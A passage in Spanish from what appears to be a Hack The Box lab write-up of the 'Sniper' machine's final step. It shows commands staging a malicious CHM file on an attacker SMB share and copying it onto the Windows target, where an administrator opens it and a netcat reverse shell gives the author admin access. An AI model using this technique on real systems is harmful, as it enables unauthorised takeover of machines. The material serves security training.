
En este caso, copie el archivo netcat a la máquina windows y lo aloje en la carpeta Docs. En el payload del script, le indico que ejecute el netcat desde esa ruta y que me retorne la conexión a mi maquina local.
De igual manera, envió el archivo chm malicioso creado a mi smb.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
└──╼ #mv ../../../doc.chm ./
```

Lo copio desde mi smb al directorio Docs en windows y como el administrador está esperando a que lo coloque en ese sitio para leerlo, no pasa mucho tiempo para que la conexión remota llegue a nuestra máquina y así ingresar al sistema como administrador.

```
C:\Docs>copy \\10.10.14.6\sniper\doc.chm doc.chm
copy \\10.10.14.6\sniper\doc.chm doc.chm
        1 file(s) copied.

C:\Docs>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Docs

02/25/2020  04:22 AM    <DIR>          .
02/25/2020  04:22 AM    <DIR>          ..
02/24/2020  10:54 PM            18,148 doc.b64
02/24/2020  08:18 PM            13,440 doc.chm
02/22/2020  01:59 PM            43,696 nc.exe
04/11/2019  08:31 AM               285 note.txt
04/11/2019  08:17 AM           552,607 php for dummies-trial.pdf
               5 File(s)        628,176 bytes
               2 Dir(s)  17,972,764,672 bytes free

C:\Docs>
```

Una vez obtenida esta conexión, ya podemos manipular el sistema a nuestro antojo.



Agradecimientos:

Usuario HTB: AngussMoody (136243)